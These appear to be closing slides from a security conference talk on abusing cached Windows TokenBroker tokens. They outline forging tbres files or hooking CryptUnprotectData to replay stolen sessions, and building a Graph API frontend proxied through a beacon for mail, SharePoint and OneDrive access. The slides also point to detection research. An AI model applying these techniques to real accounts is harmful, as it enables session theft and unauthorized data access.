    - We can **manufacture** our own **tbres** files to inject the session into an application on a virtual machine (or hook **CryptUnprotectData**)
    - We can do what the applications do and write an interface for the API
      - Let's do some **web development**, writing an **SPA** is not a lot of work and produces surprisingly good results
      - https://learn.microsoft.com/en-us/graph/use-the-api


Recycle Bin
OneDrive-...
Outlook-Cli...
Email JWT Client
OneDrive JWT Client
File
C:/Users/BHUSA/Desktop/Outlook-Client.html
Search
Search Mail
Refresh
Send Mail
Calendar (60 days)
Set Graph JWT
< 10-20 >
25th St
Closed road
ENG
US
11:51 AM
11/13/2023

TOKENBROKER

The final product

- **It's easy to write frontends for a number of these tokens**
  - Perform **Active Directory** reconnaissance, access **Outlook**, browse **SharePoint** and **OneDrive**
  - **Proxy the SPA** through the beacon so it originates on client endpoint
- **What about detections?**
  - Still very **nascent** and primitive, check out these posts by Fabian Bader (**@fabian_bader**)
    - https://cloudbrothers.info/en/detect-threats-microsoft-graph-logs-part-1/
    - https://cloudbrothers.info/en/detect-threats-microsoft-graph-logs-part-2/

Questions?

IBM®